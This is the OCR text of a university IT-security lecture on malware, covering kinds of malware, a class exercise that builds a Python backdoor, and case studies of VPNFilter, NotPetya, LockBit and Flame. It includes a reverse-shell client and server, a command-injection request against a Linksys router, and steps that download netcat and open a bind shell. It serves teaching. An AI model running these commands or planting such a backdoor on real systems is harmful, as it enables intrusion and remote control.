IT-Security (ITS) B1

DIKU, E2022

Today’s agenda

Malware defined

Building our own backdoor

Malware case studies

Malware defenses

Malware defined

Malware is malicious software that

disrupts operations,

steals sensitive data, or gives

unauthorised access to computers

Or anything else you don’t want software to do on your system

Remember: Vulnerabilities are exploited to run malware

Many types (not mutually exclusive)

- Virus
- Worms
- Trojan horse
- Backdoor
- Rootkit and bootkits
- Keylogger
- Wiper
- Ransomware
- RATs
- Crimeware
- C2 scripts
- Legitimate tools

Many real-world examples

Cryptolocker

Zeus

Havex

Stuxnet

Flame

PlugX


Vpnfilter

Shamoon

WannaCry

NotPetya

Malware at many layers




Dell driver fix still allows Windows Kernel-level attacks

By **Bill Toulas** December 13, 2021


In May 2021, a set of five vulnerabilities in Dell computer drivers collectively tracked as CVE-2021-21551 was disclosed and fixed after it remained exploitable for 12 years.

However, Dell's fix wasn't comprehensive enough to prevent additional exploitation, and as security researchers warn now, it is an excellent candidate for future Bring Your Own Vulnerable Driver (BYOVD) attacks.


Malware’s role in Cyber Kill Chain




Malware in many stages



Sidebar: How malware gets on a system





Sidebar: Another option

Paying People to Infect their Computers

Research paper: "It's All About The Benjamins: An empirical study on incentivizing users to ignore security advice," by Nicolas Christin, Serge Egelman, Timothy Vidas, and Jens Grossklags.

Abstract: We examine the cost for an attacker to pay users to execute arbitrary code -- potentially malware. We asked users at home to download and run an executable we wrote without being told what it did and without any way of knowing it was harmless. Each week, we increased the payment amount. Our goal was to examine whether users would ignore common security advice -- not to run untrusted executables -- if there was a direct incentive, and how much this incentive would need to be. We observed that for payments as low as $0.01, 22% of the people who viewed the task ultimately ran our executable. Once increased to $1.00, this proportion increased to 43%. We show that as the price


Let’s build a backdoor


A simple Python backdoor

```
#client - connect to server, receive command

import socket
import subprocess

REMOTE_HOST = '1.2.3.4'
REMOTE_PORT = 123

client = socket.socket()
client.connect((REMOTE_HOST, REMOTE_PORT))

while True:
    command = client.recv(1024)
    execute_command = subprocess.Popen(command)
    output = execute_command.stdout.read()
    client.send(output)
```

```
#server - listen for client connections

import socket

HOST = '0.0.0.0'
PORT = 123

server = socket.socket()
server.bind((HOST, PORT))
server.listen(1)
client, client_addr = server.accept()

while True:
    command = input('Enter Command : ')
    client.send(command)
    output = client.recv(1024)
    print(output))
```

Netcat – the network swiss army knife





Malware case studies

Malware case studies

How to infect a router

CVE-2018-17208 on Linksys Velop

Linksys Velop (1.1.2.187020) devices allow **unauthenticated command injection** providing an attacker with full root access via cgi-bin/zbtest.cgi or cgi-bin/zbtest2.cgi

CVSS v2.0 Severity and Metrics:

Base Score: 9.3 HIGH
Vector: (AV:N/AC:M/Au:N/C:C/I:C/A:C)
Impact Subscore: 10.0
Exploitability Subscore: 8.6

CVE-2018-17208 on Linksys Velop

Linksys Velop (1.1.2.187020) devices allow **unauthenticated command injection** providing an attacker with full root access via cgi-bin/zbtest.cgi or cgi-bin/zbtest2.cgi

GET /cgi-bin/zbtest.cgi?cmd=level&nodeid=1+2+0+1&level=;/**sbin/reboot**; HTTP/1.0

CVE-2018-17208 on Linksys Velop

Strategy to install a backdoor

get netcat:	curl http://somesite.com/nc > nc
make it executable:	chmod +x nc
set up a listener:	nc -l -p 1337 -e /bin/bash
connect to router:	nc router_ip 1337

Another (router) case story: VPNfilter

VPNFilter

Malware designed to infect routers and network attached storage devices

It is estimated to have infected approximately 500,000 routers worldwide


It executes in 3 stages:

1st: persist and contact C2 to download further modules (initial infection unknown)

2nd: main payload capable of command execution including a destructive capability that “bricks” the device by overwriting a section of the device’s firmware and rebooting, rendering it unusable.

3rd: several extra modules e.g. a packet sniffer, web credentials harvester, etc.

FBI on VPNFilter



Public Service Announcement

FEDERAL BUREAU OF INVESTIGATION

May 25, 2018

Alert Number
I-052518-PSA

Questions regarding this PSA should be directed to your local **FBI Field Office**.

Local Field Office Locations:
www.fbi.gov/contact-us/field

FOREIGN CYBER ACTORS TARGET HOME AND OFFICE ROUTERS AND NETWORKED DEVICES WORLDWIDE

SUMMARY

The FBI recommends any owner of small office and home office routers power cycle (reboot) the devices. Foreign cyber actors have compromised hundreds of thousands of home and office routers and other networked devices worldwide. The actors used VPNFilter malware to target small office and home office routers. The malware is able to perform multiple functions, including possible information collection, device exploitation, and blocking network traffic.

TECHNICAL DETAILS

The size and scope of the infrastructure impacted by VPNFilter malware is significant. The malware targets routers produced by several manufacturers and network-attached storage devices by at least one manufacturer. The initial infection vector for this malware is currently unknown.

FBI recommends

That users reboot their at-risk devices

> Thereby temporarily removing stages 2 and 3 of the malware
>
> Stage 1 would remain, leading the router to try re-downloading the payload and infecting the router again. However, prior to the recommendation the US Justice Department seized web servers the malware uses for Stage 2 installation
>
> Without these, the malware must rely on the socket listener for stage 2

A firmware update removes all stages of the malware, *though it is possible the device could be reinfected (as initial infection vector unknown)*

Read more

CYBERSECURITY & INFRASTRUCTURE SECURITY AGENCY

Alerts and Tips Resources

National Cyber Awareness System > Alerts > New Sandworm Malware Cyclops Blink Replaces VPNFilter

Alert (AA22-054A)

New Sandworm Malware Cyclops Blink Replaces VPNFilter


Original release date: February 23, 2022

Sandworm also known as Unit 74455, is allegedly a Russian cybermilitary unit of the GRU, the organization in charge of Russian military intelligence.[1] Other names, given by cybersecurity researchers, include Telebots, Voodoo Bear, and Iron Viking


The team is believed to be behind, amongst others, the December 2015 Ukraine power grid cyberattack, and the 2017 cyberattacks on Ukraine using the NotPetya malware.

Another case story: NotPetya

2017: WannaCry and NotPetya



NotPetya


MeDoc Update Server
A2
A1
A3
Malicious Actor
Phishing Mail
Order20062017 .doc
Myguy.xls
Myguy.exe / BCA9D6.exe
NotPetya
Letral Movement Swiss Army Knife
Internal Network
B1
B2
B3
B4
B5
B6
G1
G2
Missing link between files
Internal Compromised Machine
Letral Movement Swiss Army Knife
C1
C2
C3

NotPetya propagation

The following methods are used to spread across a network:

- Network node enumeration

- SMB copy and remote execution

- SMB exploitation via EternalBlue

Lost in Translation

theshadowbrokers (60) in shadowbrokers • 2 years ago

KEK...last week theshadowbrokers be trying to help peoples. This week theshadowbrokers be thinking fuck peoples. Any other peoples be having same problem? So this week is being about money. TheShadowBrokers showing you cards theshadowbrokers wanting you to be seeing. Sometime peoples not being target audience. Follow the links for new dumps. Windows. Swift. Oddjob. Oh you thought that was it? Some of you peoples is needing reading comprehension.

https://yadi.sk/d/NJqzpqo_3GxZA4
Password = Reeeeeeeeeeeeee

theshadowbrokers not wanting going there. Is being too bad nobody deciding to be paying theshadowbrokers for just to shutup and going away. TheShadowBrokers rather being getting drunk with McAfee on desert island with hot babes. Maybe if all suviving WWIII theshadowbrokers be seeing you next week. Who knows what we having next time?

NotPetya propagation

EternalBlue exploits a vulnerability in Microsoft's implementation of the Server Message Block (SMB) protocol (CVE-2017-0144).

The vulnerability exists because the SMB version 1 (SMBv1) server in various versions of Microsoft Windows mishandles specially crafted packets from remote attackers, allowing them to remotely execute code on the target computer.

The NSA did not alert Microsoft about the vulnerabilities, and held on to it for more than five years before the Shadowbroker breach.

Lost in Translation

theshadowbrokers (60) in **shadowbrokers** • 2 years ago

KEK...last week theshadowbrokers be trying to help peoples. This week theshadowbrokers be thinking fuck peoples. Any other peoples be having same problem? So this week is being about money. TheShadowBrokers showing you cards theshadowbrokers wanting you to be seeing. Sometime peoples not being target audience. Follow the links for new dumps. Windows. Swift. Oddjob. Oh you thought that was it? Some of you peoples is needing reading comprehension.

https://yadi.sk/d/NJqzpqo_3GxZA4
Password = Reeeeeeeeeeeeee

theshadowbrokers not wanting going there. Is being too bad nobody deciding to be paying theshadowbrokers for just to shutup and going away. TheShadowBrokers rather being getting drunk with McAfee on desert island with hot babes. Maybe if all suviving WWIII theshadowbrokers be seeing you next week. Who knows what we having next time?

NotPetya payload

Infects the **master boot record (MBR)** and overwrites the Windows **bootloader**, and triggers a restart.

Upon startup, the payload encrypts the **Master File Table** of the **NTFS** file system, and then displays the ransom message demanding a payment made in Bitcoin.

Meanwhile, NotPetya encrypts the files behind the scenes.


Read more

CROWDSTRIKE | BLOG


Featured ⌄ R


NotPetya Technical Analysis – A Triple Threat: File Encryption, MFT Encryption, Credential Theft

June 29, 2017 Karan Sood and Shaun Hurley From The Front Lines



Sidebar: Ransomware






Victims - one week of Lockbit


Mitchell Stern Law (mitchellsternlaw[.]com)
Coldwell Banker Hubbell Briarwood (coldwellbanker[.]com)
North Star Equipment Services (northstarak[.]com)
Novotech Technologies (novotech[.]com)
Brazilian Association of Portland Cement (ABCP) (abcp.org[.]br)
National Recreation and Park Association (nrpa[.]org)
China Online Education Group (51talk[.]com)
DRS Doors (drsdoors[.]com)
Western Spirits Beverage Company (westernspirits[.]com)
Noone (noone.com[.]au)
Glenroy, Inc (glenroy[.]com)
Dykman Electrical, Inc (dykman[.]com)
IBES Baugrundinstitut GmbH (ibes-gmbh[.]de)
GRUPOWEC (grupowec[.]com)
John Cockerill India (johncockerillindia[.]com)
Dynamic Supplies Pty Ltd (ds.net[.]au)
Integrated Information Services Pvt. Ltd (iiservz[.]com)

Backup. Backup. Backup.

More on ransomware



More on ransomware



Malware case studies


Flame

Flame

Flame, also known as Flamer, sKyWIper, and Skywiper, is modular computer malware discovered in 2012 that attacks computers running the Microsoft Windows operating system.

The program is used for targeted cyber espionage in Middle Eastern countries.

Flame modules



```
if not _params.STD then
  assert(loadstring(config.get("LUA.LIBS.STD")))()
  if not _params.table_ext then
    assert(loadstring(config.get("LUA.LIBS.table_ext")))()
    if not __LIB_FLAME_PROPS_LOADED__ then
        __LIB_FLAME_PROPS_LOADED__ = true
      flame_props = {}
      flame_props.FLAME_ID_CONFIG_KEY = "MANAGER.FLAME_ID"
      flame_props.FLAME_TIME_CONFIG_KEY = "TIMER.NUM_OF_SECS"
